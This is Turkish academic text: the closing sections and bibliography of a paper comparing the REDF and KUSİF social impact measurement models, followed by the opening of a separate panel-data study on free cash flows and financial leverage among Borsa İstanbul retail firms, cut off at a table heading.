İki model karşılaştırılırken değerlendirme çerçeveleri belirlenerek ilerlenmelidir. REDF (Robert Enterprise Development Fund) modeli için belirlenen beş boyut (Cheung, 2017) ve KUSİF (Koç Üniversitesi Sosyal Etki Forumu) için dört boyut mevcuttur. (Yalçın ve Güner, 2015) REDF (Robert Enterprise Development Fund) modelinin kalite değerlendirmesi şeklinde yazıma yerleşmiş beş boyutu (Banke-Thomas, Madaj, Charles ve Broek, 2015):

1. **Transparanlık:** - Bağlam tartışması ve modelin neden seçildiğine ait şeffaflık,
2. **Analizin Dokümantasyonu:** - Analizin doğru dokümente edilmesi,
- Etki haritası kullanımı,
3. **Çalışma Tasarımı/Dizaynı:** - Kontrol grubu oluşturulması ve uygulaması,
- Gözlem yapılması,
4. **Analizin Hassasiyeti:** - Göstergelerin geçerliliği ve kapsamı,
- Vekilin geçerliliği ve kapsamı,
- Niceliksel etkiler,
- Niteliksel etkiler,
5. **Sonuçların Yansıması:** - Sınırların tartışılması,
- SROI oranının yorumlanması,
- Duyarlılık analizi yapılması,

Analizin güvenilirliğini arttırmak adına hesaplara duyarlılık analizi uygulanmalıdır (Cheung, 2017). Bunun sebebi; değişken ve göstergeler seçiminin bir standardı yoktur. Uygulayıcılar için öncelik atama sürecinde oluşan baskıya karşı 3C adımları izlenmelidir. Kelimelerin İngilizce karşılıklarının baş harflerinden gelen 3C:

- *Calm:* Değerlendirme araçları kullanırken aşırı heyecanlı olunmaması.
- *Conscious:* Bilinçli olunarak gerçeklere odaklanılması.
- *Caution:* Dikkatli ve her noktada kontrol ederek ilerlemek.

Modelin uygulanmasında ortaya çıkan zorluklar ve kıstaslar ise (Cheung, 2017):

- Kanıt ve görüntüleme süreç – sistemleri gereklidir.
- İndikatörler oluşturmak için yetki ve yargı gereklidir.
- Temel süreçleri anlamak adına gerçek etkilere odaklanılmalıdır.
- Rekabet ilkeleri ve hedefleri içerir.
- Girdilere değer atamak be yararları net olarak belirlemek zordur.
- Sonuçların kesin doğruya ulaştıramama riski vardır.
- Uygulama finansal açıdan yüksek maliyetlere sahiptir.

KUSİF (Koç Üniversitesi Sosyal Etki Forumu) modeline yakından bakıldığı takdirde dört adım yaklaşımı mevcuttur (Yalçın ve Güner, 2015).



Şekil 3 - KUSIF 4 Adım Yaklaşımı (Yalçın ve Güner, 2015)

- 1) Değişim Teorinizi Oluşturun:** - Tanımlar ile bir yol haritası oluşturma
 - Süreci tanımlama
 - Ortak bir dil geliştirme

Değişim teorisi oluştururken;

- Gerçek ve nihai amaç belirlenmelidir,
- Nihai amaçlardan ara sonuçlara doğru (geriye doğru) haritalandırılır,
- Neden-sonuç ilişkisi kurulur,
- Hangi faaliyetlerin hangi sonuçları değiştireceği belirlenir,
- Yapılmak istenen sosyal müdahalenin işe yaraması için gerekli tüm unsurlar saptanır.

2) Hangi Sonuçların Ölçüleceğine Karar Verin:

- Ölçülecek değişken ve sonuçlara karar verme,
- Sonuç ve değişimleri ifade etme ve tanımlama,
- Soyut ve somut değişimler,
- Ara sonuç ve ara değişimler,
- Göstergelerin belirlenmesi,
- Sonuç ve değişim göstergeleri,

3) Kanıt Seviyesi ve Değerlendirme Araçlarını Seçin: - Kanıt seviyesinin seçilmesi,

- Kaynak ve araç seçilmesi,
- Verilere ulaşma ve veri toplama,

4) Etkinizi Değerlendirin: - Sosyal etkiyi gözden geçirin,

- Amaç ve sonuçlara göre performansın değerlendirilmesi,
- Etki raporları hazırlanması,

REDF (Robert Enterprise Development Fund)

KUSIF (Koç Üniversitesi Sosyal Etki Forumu)

1- TRANSPARANLIK

- Modelin neden seçildiğine ait kanıtlar

2- ANALİZİN DOKÜMANTASYONU - Doğru dokümantasyon - Etki haritası	1- DEĞİŞİM TEORİSİ OLUŞTURMA - Yol haritası oluşturma - Süreçlerin belirlenmesi - Ortak dil oluşturma
3- ÇALIŞMA DİZAYNI - Veri toplama yöntemleri - Kontrol aşaması	2- HANGİ SONUÇLARIN ÖLÇÜLECEĞİNE KARAR VERME - Sonuç ve değişkenlerin tanımı - Soyut ve somut değişimler - Ara değerlendirme - Göstergelerin belirlenmesi
4- ANALİZİN HASSASİYETİ - Göstergelerin geçerliliği - Niceliksel ve niteliksel etki	3- KANIT SEVİYESİ VE DEĞERLENDİRME ARAÇLARININ SEÇİMİ - Kanıt seviyesinin belirlenmesi - Kaynak ve araçların belirlenmesi - Veri toplama yöntemleri
5- SONUÇLARIN YANSIMASI - Sınırların tartışılması - SROI oranı - Duyarlılık analizi	4- ETKİNİN DEĞERLENDİRİLMESİ - Sosyal etkinin gözden geçirilmesi - Performans değerlendirme - Raporlama

Tablo 2 - REDF (Robert Enterprise Development Fund) ve KUSİF (Koç Üniversitesi Sosyal Etki Forumu) Modellerinin Karşılaştırılması

Sonuç

Girişimcilik tanımı içerisinde yer alan sosyal girişimlerde (Özgener, 2003) sosyal etkinin ölçülmesinin ne kadar zor ve kompleks bir süreç olduğu görülmektedir. Ölçülen sosyo-ekonomik etkilerin ise tek bir model ile ele alınıp karşılaştırılması da neredeyse imkansızdır. Bu noktada kilit rol oynayan; yatırım yapan paydaşlara veya sosyal bir proje sonucundaki çıktıları rakamsal olarak görmek isteyen aktörlere, yatırımın hangi sonuçları elde ettiğini ortak bir dil ile ifade etmektir. Amaçlanan, hedeflere ulaşıp ulaşılmadığını kontrolü ile verimliliği ve performansı olabildiğince en doğru şekilde ölçebilmektir.

Literatürde ve pratikte kullanılan bir çok model bulunmasına karşılık çalışma içerisinde incelenen mevcut iki modelin ortak noktaları ve farklılıkları mevcuttur. Bu ortak noktalar genel işleyiş ve süreçlerin temel hatlarına odaklanmaktadır. İki modelde de amaçlanan; doğru bir yöntem, belirli bir metodoloji ve veri toplama yöntemleri ile çıktılar elde etmek ve bu sonuçları ortak bir dil ile yorumlamaktır.

Farklı zaman dilimi ve coğrafyalarda geliştirilmiş iki model, aynı nihai amaçlara ulaşmak için kullanılan araç olmalarına rağmen alt başlıklar ve pratik uygulamalarında farklılıklar göstermektedir. Akademik bir çalışma sonucu özel bir üniversite bünyesinde geliştirilen KUSİF (Koç Üniversitesi Sosyal Etki Forumu) modeli yakın bir zamanda ortaya çıkmış ve modelin uygulanma pratiği sayısı incelenen diğer araca göre daha az miktardadır.² REDF (Robert Enterprise Development Fund) modeli ise geçmiş dönem ile birlikte çok fazla sayıdaki uygulamada araç olarak kullanılmıştır.

² İlgili literatür incelendiğinde görülmektedir ki; birçok REDF (Robert Enterprise Development Fund) modelinin uygulandığı çalışmalar (örnek olarak İngiltere’de sağlık sektöründe faaliyet gösteren ve modeli uygulayan kırk adet sosyal girişim organizasyonları üzerinde yapılan bir çalışma (Banke-Thomas, Madaj, Charles ve Broek, 2015)) görülmüştür. Ancak KUSİF (Koç Üniversitesi Sosyal Etki Forumu) ile ilgili verilere ulaşılan tek kaynak olan Koç Üniversitesi’nin internet sayfasında, modeli uygulamış olan firmalar ile ilgili örnekler bulunmamaktadır.

Sosyo-ekonomik etkilerin ölçüldüğü bu modellerde, projenin veya yatırımın çıktıları ile sosyal girişimler ile beklenen fayda arasında direkt bağlantı mevcuttur. Sosyal bir getiri yaratmak olarak tanımladığımız sosyal etkiyi tam olarak bu araçlar ile ölçebilmekteyiz. Farklı olan ise, bu araçların kullanımınıdır. Arka plan ve tarihsel açıdan bakarsak modellerin ortaya çıkma süreçleri ve onları ortaya çıkaran ihtiyaçlar farklılıklar göstermektedir. Örnek olarak; iş gücü oluşturma ve işsizlik sorununa karşı projeler geliştiren bir organizasyon olan Robert Enterprise Development Fund tarafından ortaya konulan model ile ilk hedeflenen organizasyon kapsamı içerisinde olan projelerin sosyo-ekonomik etkilerini doğru bir şekilde ortaya koymaktır (Tuan, 2017). Diğer taraftan Koç Üniversitesi Sosyal Etki Forumu tarafından oluşturulan modelin ilk amacı; vakıf ortaklıkları ile Türkiye’de sosyal girişimciliğin sosyal etkilerini artırarak projelerin sürdürülebilir hale gelmesidir (Yalçın ve Güner, 2015). Bir model, mevcut devam eden projelerin sonucunda ortaya çıkan sosyal etki hesaplaması ihtiyacı ile doğmuş olmasına karşılık; diğer model, bir araç olarak kullanılan projelerin artışı teşvik etme hedefiyle oluşturulmuştur. Nihai sonucun aynı olmasına karşılık iki modelin gün yüzüne çıkmasındaki ihtiyaçlar farklılık göstermektedir.

Sonuç olarak; sosyo-ekonomik etkiler analiz edildiğinde çalışmada incelenen modeller direkt olarak uygulamaya ve organizasyonlara yöneliktir. Yalnız teorik bir yapıdan ibaret olan modeller doğru bir sonuç vermekten uzaktadırlar. Modellerin içerdiği farklı değişkenler ve uygulamalar sonucunda çıkan değerlendirme yöntemlerine bakıldığında birbirleri ile birçok benzerlikleri olduğu görülmektedir. Tamamıyla sosyal etkilerin hesaplanmasındaki zorluktan ve değişkenlikten ötürü hangi modelin daha etkin olacağına yalnız ve yalnız uygulayıcı karar verebilmektedir. İncelenen modeller için uygulama pratiklerine bakılarak Türkiye’de hangi modelin kullanımının daha uygun olacağı, farklı bir ifade ile Türkiye’de üretilmiş olan KUSİF modelinin pratikte Türkiye’deki sosyal girişimlerin sosyal etkilerini ölçme açısından REDF modelinden daha işlevsel bir model olup olmadığının incelenmesi, tamamen farklı kurgulara ve farklı bir çalışma olabilecek potansiyele sahiptir.

Kaynakça

- A Comprehensive Guide For Social Impact Assessment*. (2006). Centre for Good Governance.
- Banke-Thomas, A. O., Madaj, B., Charles, A., ve Broek, N. (2015). Social Return On Investment (SROI) Methodology To Account For Value For Money Of Public Health Interventions: A Systematic Review. *BMC Public Health*, 15(582).
- Besler, S. (2010). *Sosyal Girişimcilik*. İstanbul: Beta
- Cheung, J. C. (2017). A Social Work Perspective on Using Social Return on Investment (SROI) in Humanistic Social Care. *Australian Social Work*, 70(4), 491-499.
- Denizalp, H. (2007). *Toplumsal Dönüşüm İçin Sosyal Girişimcilik Rehberi* (7-10). Ankara: Sivil Toplum Geliştirme Merkezi
- Emerson, J., ve Cabaj, M. (2000). Social Return On Investment. *Making Waves*, 11(2), 10-14.
- Ersen, T. B., Kaya, D., ve Meydanoğlu, Z. (2010). *Sosyal Girişimler ve Türkiye İhtiyaç Analizi Raporu* (No. 50, 8-12). İstanbul: TÜSEV Yayınları
- Esteves, A. M., Franks, D., ve Vanclay, F. (2012). Social Impact Assessment: The State Of The Art. *Impact Assessment and Project Appraisal*, 30(1), 34-42.
- Evans, D., ve Yen, D. C. (2005). E-Government: An Analysis For Implementation: Framework For Understanding Cultural And Social Impact. *Government Information Quarterly*, 22, 354-373.
- Fowler, A. (2000). *NGDOs as a Moment in History: Beyond Aid to Social Entrepreneurship or Civic Innovation?*. Third World Quarterly, 21(4)..
- Gürtuna, O. (2016). Giderek Artan Bir İhtiyaç: Sosyal Etki Değerlendirme Çalışmaları. *Madencilik Türkiye*, 7(56), 62-66
- Kılıçalp, S., ve Ekmekçi, A. (2012). *Girişim Temelli Sosyal Yatırım*. İstanbul: Türkiye Üçüncü Sektör Vakfı.
- Mair, J. ve Marti, I. (2006). *Social Entrepreneurship Research: A Source of Explanation, Prediction and Delight*. Journal of World Business, 41..
- McCall, B., Newton, A. O., ve Pearce, J. (2004). Understanding Social Enterprise. *Local Work*, No:57, 1-4.
- Mikado Sürdürülebilir Kalkınma Danışmanlığı. (2017). *Sosyal Finansman Rehberi*. İstanbul: KUSİF Yayınları.
- Mutlu, E. (2016). *Sosyal Etki Yatırımı*. İstanbul: Kentsel Vizyon Platformu.
- Our History. (2017). Aralık 01, 2017, <http://redf.org/who-we-are/our-history/>
- Özgener, Ş., (2003). *Girişimcilikte Stratejik Bir Yaklaşım: Teknoloji İnkübatörleri*, Afyon: 11. Ulusal Yönetim ve Organizasyon Kongresi Bildiriler Kitabı.
- REDF (formerly Roberts Enterprise Development Fund). (2015). Aralık 1, 2017, <https://community-wealth.org/content/redf-formerly-roberts-enterprise-development-fund>
- Rietbergen-McCracken, J. ve Narayan, D. (1998). *Participation and Social Assessment: Tools and Techniques*, The World Bank, Washington DC.
- Social Return on Investment*. (2012). Sidney: Social Ventures Australia Consulting
- Tuan, M. (2017). *Enterprise Development Fund: A Case Study on Venture Philanthropy* (Vol. 2). San Francisco: The Roberts Enterprise Development Fund.

- Vanclay, F. (2015). *Guidance For Assessing And Managing The Social Impacts Of Projects*. Fargo: International Association for Impact Assessment.
- Vik, P. (2017). What's So Social About Social Return on Investment? A Critique of Quantitative Social Accounting Approaches Drawing on Experiences of International Microfinance. *Social and Environmental Accountability Journal*, 37(1), 6-17.
- Yalçın, A. S., Güner, D., & Emiroğlu, T. (2016). *Fon Veren Kurumlar İçin Sosyal Etki Ölçümleme Rehberi*. İstanbul: KUSIF Yayınları.
- Yalçın, A. S., ve Güner, D. (2015). *Sosyal Etki Ölçümlemesi KUSIF 4 Adım Yaklaşımı*. İstanbul: KUSIF Yayınları.
- Yalçın, S. M. (2013). *Türkiye'de Sosyal Girişimcilik* (D. Kellecioglu, Ed.). İstanbul: Koç Üniversitesi Sosyal Etki Forumu..

Serbest Nakit Akışlarının Borçlara Etkisi: BIST Perakendecilik Sektöründe Temsil Maliyetleri Temelli Bir Yaklaşım

Rabia AKTAŞ*

Hasan SEZGİN**

Öz

İşletmelerin faaliyet alanlarını genişletme çabası birtakım finansal ihtiyaçları da beraberinde getirmektedir. Bu sebeple yöneticiler iç veya dış kaynaklara yönelmektedir. İşletmelerin borç ödeme politikalarının ve borç-öz sermaye yapılarının belirlenmesi, yöneticiler ile hissedarlar arasında bir temsil probleminin oluşmasına neden olmaktadır. Yüksek serbest nakit akışına sahip işletmelerde ise temsil probleminin bir diğer nedeni bu nakit akışların kullanımı üzerinedir. Borç ödeme baskısı yöneticilerin serbest nakit akışları kullanım tercihlerini kısıtlayabilir. Böyle bir durumun varlığında borçlanma seviyesindeki artış nakit akışlar üzerinde yöneticilerin temsil maliyetlerini düşürücü etkiye sahip olabilir. Bu çalışmada 2011-2016 döneminde Borsa İstanbul Perakende Ticaret Sektöründe faaliyet gösteren işletmelerin finansal kaldıraç oranları üzerinde serbest nakit akışların etkisi araştırılmaktadır. Bu yolla borçlanma politikalarının yöneticiler için serbest nakit akımları kullanmada bir kontrol unsuru olup olamayacağı üzerinde var olan çalışmalara katkı sağlanmaya çalışılmıştır. Panel Veri Analizi ile yıllık verilerin kullanıldığı çalışmada finansal kaldıraç oranı ile serbest nakit akışları, maddi duran varlık düzeyi ve işletme nakit tutma seviyesi arasında pozitif yönlü bir ilişki tespit edilmiştir. Faaliyetlerden nakit akışı ile negatif yönlü bir ilişki tespit edilmiştir. Buna göre ilgili araştırma dönemi ve evreninde borçlanma politikalarının yöneticiler için serbest nakit akımları kullanmada bir kontrol unsuru olmadığı kanısına varılmıştır.

Anahtar Kelimeler: Serbest Nakit Akışlar, Borçlanma Politikası, Temsil Teorisi

JEL Kodu: M40, G34.

The Impact of Free Cash Flows on Debts: An Approach Based on Agency Costs in the BIST Retail Sector

Abstract

The effort to expand the operating areas of the business also brings with it some financial needs. For this reason, managers tend to internal or external sources. Determination of debt repayment policies and debt-equity structures of enterprises causes a representation problem between managers and shareholders. In enterprises with high free cash flow, another reason for the representation problem is about the use of these cash flows. The debt payment pressure may restrict managers' preferences for using free cash flows. In such a situation, the increase in the level of borrowing may have the effect of reducing the representation costs of managers on cash flows. In this study, the effects of free cash flows on the financial leverage ratios of the companies operating in the Borsa İstanbul Retail Trade Sector during 2011-2016 period are investigated. In this way, it has been tried to contribute to the existing work on whether borrowing policies can be a control element in using free cash flows for managers. In panel data analysis, when the annual data is used, a positive relationship is found between the financial leverage ratio and the free cash flows, tangible asset level and the cash position level. Accordingly, it is concluded that borrowing policies in the relevant research period and universe are not a controlling factor in using free cash flows for managers.

Key Words: Free Cash Flow, Debt Policy, Agency Theory

JEL Code: M40, G34.

GİRİŞ

Günümüzde işletmeler açısından ticari faaliyette bulunmanın olmanın en önemli bileşeni, ihtiyaç duyulan finansal kaynaklara ulaşmaktır. İşletmeler büyüdükçe ve faaliyet alanlarının kapsamını genişlettikçe finansal ihtiyaçları da artmaktadır. Bu finansal ihtiyaçları temin etmede öz sermaye ile borç arasındaki ilişki düzeyi işletmelerin sermaye yapılarını oluşturmaktadır. Yöneticilerin borç ve öz kaynakların finansman amaçlı birleşiminde alacağı kararlar işletme değeri üzerinde doğrudan etkiye sahiptir. Teorik ve ampirik çalışmalar her ne kadar optimal sermaye yapısından söz etseler de, henüz finans yöneticilerinin optimum borç seviyesine ulaşmada kullanabileceği somut bir yöntem bulunmamaktadır. Bununla birlikte finans teorisi tercih edilen finanslama karmasının firma değeri

* Doç.Dr., Celal Bayar Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İşletme Bölümü

** Öğrenci, Doktora – Muhasebe Finansman ABD, Manisa Celal Bayar Üniversitesi SBE., hasan.sezgin@yandex.com,

üzerindeki etkisini anlamayı sağlamaktadır (Eriotis, 2007: 321; Ata ve Ağ, 2010: 46). Sermaye yapısı bileşiminin ne olması gerektiğine cevap arayan işletmeler için çözülmesi gereken bir diğer sorun ise temsil problemidir. Yöneticilerin aldığı kararlarda ne kadar başarılı olduğu, işletme sahiplerinin çıkarlarını gözetip gözetmediği gibi sorular temsil probleminin temel tartışma alanları olarak görülmektedir.

İşletmelerin sermaye yapısını etkileyebilecek konulardan bir diğeri ise serbest nakit akışı teorisi. Serbest nakit akışı, pozitif net bugünkü değeri olan projeler için gerekli nakit akışları düştükten sonra kalan nakit tutarını içermektedir (Barth ve diğerleri, 1999). Serbest nakit akışı ve borçlanma politikaları arasındaki korelasyon, şirketlerin yapısı için en önemli ve belirleyici konulardan biri olarak görülmektedir. Çünkü bir işletmenin mevcut nakit akışları ve nakit ihtiyacının dengelenmesi, o işletmenin ekonomik sağlığının ve faaliyetlerinin sürdürülmesinin etkenlerinden biri olarak görülmektedir. Nakit akışları birçok finansal kararda merkezi konumda bulunmaktadır.

İşletme faaliyetlerinden elde edilen nakit akışları, özellikle gelecekteki işletme nakit akışları, işletme açısından işlerin en etkin şekilde yönetimini mümkün kılmaktadır. Yeni finansal analizde gelecekteki işletme nakit akışlarının kullanımının önemi artmaktadır. İşletmelerin nakit akışındaki değişimler ve diğer değişkenler ile ilişkisinin uygun şekilde tahmin edilmesi, yöneticileri optimal yatırım kararlarına ve kaynak tahsisine ulaştırabilir (Dechow ve diğ., 2011). Nakit akışları bu denli önemliyken elbette onun kullanım alanları ve yöntemi de günümüz temsil probleminin temel unsurlarından biri olarak görülmektedir. Yüksek nakit akışına sahip işletme yöneticileri bu faydaları yeni yatırım alanlarında değerlendirmek isterken, işletme sahipleri nakit akışların borç ödemede kullanılmasını bekleyebilir. Hatta bu noktada işletme sahipleri yöneticiler üzerinde bir baskı da yaratabilir. Borç ödeme baskısı yöneticilerin serbest nakit akışları kullanım tercihlerini kısıtlayabilir. Yöneticiler işletme sahiplerinin çıkarları/talepleri doğrultusunda kararlarını revize edebilirler. Böyle bir durumun varlığında borçlanma seviyesindeki artış nakit akışlar üzerinde yöneticilerin temsil maliyetlerini düşürücü etkiye sahip olabilir. Buradan hareketle çalışmada 2011-2016 döneminde Borsa İstanbul Perakende Ticaret Sektöründe faaliyet gösteren işletmelerin borç politikaları üzerinde serbest nakit akışların etkisi araştırılmaktadır. Bu yolla borçlanma politikalarının yöneticiler için serbest nakit akımları kullanmada bir kontrol unsuru olup olamayacağı üzerinde bulgular elde edilmeye çalışılmıştır.

2.KAVRAMSAL ÇERÇEVE

Bir işletmede finans yöneticisinin yürüttüğü faaliyetlere ilişkin olarak alması gereken temel alanlardan birisi finansman kararlarıdır (Sayılğan, 2013:9). Bu kararların temelinde; işletme faaliyetlerini sürdürmede kaynak bileşimi ne olmalıdır, belirlenen finansman politikasının hayata geçirilmesinde hangi araçlar kullanılmalıdır gibi sorulara cevap aranmaktadır. Bu sorular doğrultusunda uygulanan reçeteler o işletmenin sermaye yapısını oluşturmaktadır.

En öz tanımıyla sermaye yapısı, firmaların yatırım finansmanında kullanılan kısa ve uzun vadeli borç ile öz sermaye miktarı olarak ifade edilmektedir. 1958’de Modigliani ve Miller’in, Nobel ödüllü makaleleri günümüzde pek çok araştırmacı tarafından modern sermaye yapısı teorilerinin başlangıcı olarak kabul edilmektedir. Her ne kadar Modigliani ve Miller bu araştırmalarında, işletmelerce seçilecek finansman politikalarının, işletme değerinde herhangi bir değişim yaratmayacağını savunsalar da vergi unsurunun borçlanma politikalarını etkilediği yönünde yapılmış pek çok saptamanın ışığında başkaca teoriler de geliştirilmiştir (Terim ve Kayalı, 2009:126). Finans literatüründe kullanılan ve optimal sermaye yapısını açıklamaya yönelik temel teoriler dört kısımda incelenmektedir. Bunlar; Dengeleme Teorisi (Trade-off Theory), Hiyerarşi Teorisi (Pecking Order Theory), Açıklama Teorisi (Signalling Theory) ve Vekâlet Teorisi (Agency Theory) dir (Ata ve Ağ, 2010: 47-49).

Çalışmamıza dayanak olarak ele aldığımız vekâlet teorisi özetle asil ile vekil arasında yapılan asil vekil sözleşmeleri kapsamında ortaya çıkan asil vekil ilişkilerini temel alarak tarafların hak ve yükümlülük ihlalleri olarak yaşanan problemleri ve bu ilişkiden doğan maliyetleri ele almakta ve bu mekanizmayı anlamaya çalışarak sorunları azaltmayı hedeflemektedir (Shavell,1979; Çelik ve Bedük, 2013: 44). Vekiller veya yöneticiler her zaman hissedarların yararına hareket etmeyebilmektedir (Bonazzi ve İslam, 2007:8; Çelik ve Bedük, 2013:50) ve bu durum temsil sorununa neden olmaktadır. Temsil sorununu ortaya çıkaran temel neden, finansman ve yönetimin ayrılığı veya - daha standart bir terminoloji ile- sahiplik ve kontrolün ayrılığıdır (Karğın, 2006:13). Temsil sorununun neden olduğu

temsil maliyetleri ise yöneticiler ile yatırımcılar arasındaki anlaşmazlıklara yönelik maliyetleri içermektedir (Fama ve Jensen,1983:304). Vekâlet veren için vekilin davranışlarını izlemek imkânsız ya da aşırı maliyetli olabilmektedir. Bundan dolayı ahlaki tehlike problemi, vekilin yeterli çaba göstermemesi ve gizli faaliyetlerinden doğmaktadır (Dil ve Gümüştakin,2008:304; Çelik ve Bedük, 2013:50).

Vekâlet Teorisi kapsamında ele alınan ve temsil maliyetlerini artırabilecek problemlerden biri olarak kabul edilen bir diğer unsur ise “overinvestment”, fazla yatırım, problemidir. Bu problemin tarafları işletme yöneticileri ve hissedarlardır. Probleme konu olan ilişki ise yöneticilerin işletmelerini büyümeye dair bir eğilimlerinin olması ve bu eğilimleri doğrultusunda hissedarların refahını düşürecek, kötü projeleri dahi hayata geçirmek istemeleridir. Yöneticilerin bu şekildeki büyüme arzularının önünü kesmek için işletmenin kullanılabilir nakdinin azaltılması vurgulanmıştır. Bunu gerçekleştirmenin yolu da borçlanma oranını artırarak, serbest nakdin borç ve faiz ödemesinde kullanılmasıdır. Bu sayede, serbest nakdin hissedarlar için getiri sunmayan, kötü yatırımların finansmanında kullanılmasının önlenebileceği savunulmuştur (Özdemir, 2016:239). Esasen bu yaklaşımın savunduğu temel unsur borçlanma politikalarının yöneticiler için serbest nakit akımları kullanmada bir kontrol unsuru olarak kullanılmasıdır.

Literatürdeki bazı çalışmalar temsil maliyetleri ve bunların işletmelerin değeri ile sermaye maliyetlerine olan etkilerini tahmin etmeye odaklanırken bazıları ise finansal kaldıraç seviyeleri ile temsil maliyetleri arasındaki ilişkiyi araştırarak borçların yöneticilerin fırsatçı davranışlarından ve özellikle aşırı yatırımdan kaynaklandığı sonucuna ulaşmışlardır. Hashemi ve Kamali (2010) yaptıkları çalışmada Tunuslu işletmelerin serbest nakit akışları, borç politikaları ve sahiplik yapıları arasındaki korelasyonu ele almışlardır. Elde ettikleri bulgulara göre borç politikaları işletme yönetim mekanizmalarından biri olarak ele alınabilmektedir. Dolayısıyla borç politikaları işletmeler için serbest nakit akış riskini azaltmada kullanılabilecek bir kontrol mekanizmasıdır. Javid ve Mino (2015) ise yaptıkları çalışmada borç para politikasının, serbest nakit akışındaki yöneticilerin davranışları için bir kontrol mekanizması olarak işlevini Tahran Menkul Kıymetler Borsasında listelenen işletmeler üzerinde incelemişlerdir. Yine Tahran Menkul Kıymetler Borsasında listelenen işletmeler üzerinde çok benzer bir çalışmayı gerçekleştiren Rezaei ve Jafari (2015) de ilgili dönemde işletmelerin Finansal Kaldıraç ve Nakit Akımları arasındaki ilişki düzeyini araştırmışlardır. Her iki çalışmanın da bulguları Hashemi ve Kamali (2010) nin elde ettiği sonuçlarla aynı doğrultudadır. Araştırmamızda bu çalışmalar baz alınarak Türkiye’de benzer bir durumun var olup olmadığı test edilmektedir.

3. VERİ SETİ VE YÖNTEM

Çalışmada daha önce de ifade edildiği gibi, 2011-2016 dönemi BIST-Perakende Ticaret Sektöründe faaliyet gösteren işletmelerin borç politikaları üzerinde serbest nakit akışların etkisi araştırılmaktadır. Bu kapsamda, ilgili dönem içerisinde verilerine ulaşılabilen BIST-Perakende Ticaret Sektörü işletmeleri çalışmanın örneklemi oluşturmaktadır. Çalışmanın değişkenleri olarak kullanılan girdilere aşağıda Tablo 1.’de yer verilmiştir. Bu değişkenlere www.finnnet.com.tr sitesi üzerinde yer alan çalışmalardan ulaşılmıştır.

Tablo 1. Modelde Kullanılan Değişkenler

Değişken	Açıklama	Değişken	Açıklama
LEVERAGE	Finansal Kaldıraç Oranı	SIZE	İşletme Büyüklüğü
FCF	Serbest Nakit Akışlar	PROFIT	Karlılık Oranı
TANG	Maddi Duran Varlıklar	TAX	Vergi
SALE_GROWTH	Satışlardaki Büyüme	CASH	Nakit Tutma Düzeyi

BIST-Perakende Sektöründe faaliyet gösteren firmaların finansal kaldıraç oranı üzerinde nakit akışları, nakit seviyesi, firma büyüklüğü gibi değişkenlerin etkilerini tahmin etmek için kurulan model aşağıdaki gibidir.

	İstatistik Değerleri	Olasılık Değerleri	Durağanlık
LEVERAGE	171.0663	0.0000 *	Düzy
FCF	399.6580	0.0000 *	Düzy
TANG	133.8041	0.0000 *	Düzy
SALE_GROWTH	134.2207	0.0000 *	Düzy
PROFIT	81.4415	0.0000 *	Düzy
TAX	66.4796	0.0000 *	Düzy
SIZE	81.4118	0.0000 *	Düzy
CASH	119.1451	0.0000 *	Düzy
* Bulgular 0.05 düzeyinde anlamlıdır. Ho: Bütün panelde birim kök vardır.			

$$\text{LNLEVERAGE} = \beta_0 + \beta_1 \text{FCF}_{it} + \beta_2 \text{TANG}_{it} + \beta_3 \text{SALE\_GROWTH}_{it} + \beta_4 \text{SIZE}_{it} + \beta_5 \text{PROFIT}_{it} + \beta_6 \text{TAX}_{it} + \beta_7 \text{CASH}_{it} + \varepsilon_{it}$$

Yukarıda yer alan modelde i firmasının t dönemindeki Finansal Kaldıraç Oranının logaritmik değeri (LNLEVERAGE) açıklanan değişken olarak ele alınmıştır. Açıklayıcı değişkenler ise Tablo 1’de yer verildiği şekliyle kullanılmıştır. Hata terimi ise ε_{it} ile gösterilmektedir.

Çalışmada yer alan işletme ve döneme bağlı olarak modelin tahmininde panel veri analizi yönteminin kullanılması uygun olmaktadır. Panel veri modelleri, panel en küçük kareler, sabit etkiler ve tesadüfi etkiler modellerine göre tahmin edilebilmektedir. Panel en küçük kareler modeli birimlere özgü etkileri göz ardı etmekte ve bunun için sınırlayıcı bir yöntem olarak kabul edilmektedir. Sabit etkiler ve tesadüfi etkiler modelleri ise birimlere özgü etkileri dikkate almaktadırlar. Sabit etkiler modeli birimlere özgü etkilerin zaman içerisinde değişmediğini varsayarken, tesadüfi etkiler modeli ise belirli bir olasılık dağılımına göre zaman içerisinde değiştiğini varsaymaktadır (Baltagi, 2005: 12-18; Biçen ve Sezgin, 2017:33).

Uygulamada sabit etkiler ve tesadüfi etkiler modellerinin geçerliliğinin belirlenmesinde, sabit etkiler ve tesadüfi etkiler tahmincilerinin varyans kovaryans matrisleri arasındaki farka bağlı olarak hesaplanan H istatistiğine dayalı Hausman Testinden yararlanılmaktadır (Baltagi vd., 2003: 362; Baltagi, 2005: 66-70; Frondel and Vance, 2010, 329). Hausman testinde sıfır hipotezi; “açıklayıcı değişkenler ile birimlere özgü etkiler arasında korelasyon yoktur” şeklinde iken, alternatif hipotez ise, “açıklayıcı değişkenler ile birimlere özgü etkiler birbirleriyle korelasyonludur” şeklindedir (Yerdelen Tatoğlu, 2012a: 180). Buna göre, sıfır hipotezi reddedilirse modellerin tahmininde sabit etkiler modelinin kullanılması uygun olmaktadır. Aksi durumda ise, tesadüfi etkiler modeli daha etkin olması nedeniyle tercih edilmektedir. Çalışmadaki ampirik sonuçlara Stata 12 paket programı kullanılarak ulaşılmıştır.

4. AMPİRİK BULGULAR

BIST-Perakende Ticaret Sektöründe faaliyet gösteren işletmelerin borç politikaları üzerinde serbest nakit akışlarının etkisini tahmin etmek için kurulan model test edilmeden önce modelde yer alan değişkenlerin durağanlığı incelenmiştir. Bu amaçla, parametrik olmayan birinci kuşak panel birim kök testlerinden Fisher Panel Philips ve Perron testi kullanılmıştır. Fisher Panel Philips ve Perron testi, modellerde yer alan değişkenlerin dengeli panel olmaması durumunda da kullanımının uygun olması nedeniyle durağanlığın incelenmesinde ciddi bir esneklik sağlamaktadır (Yerdelen Tatoğlu, 2012b: 215; Biçen ve Sezgin, 2017:34).

Tablo 2. Değişkenlere Ait Fisher Panel Philips ve Perron Birim Kök Testi Sonuçları

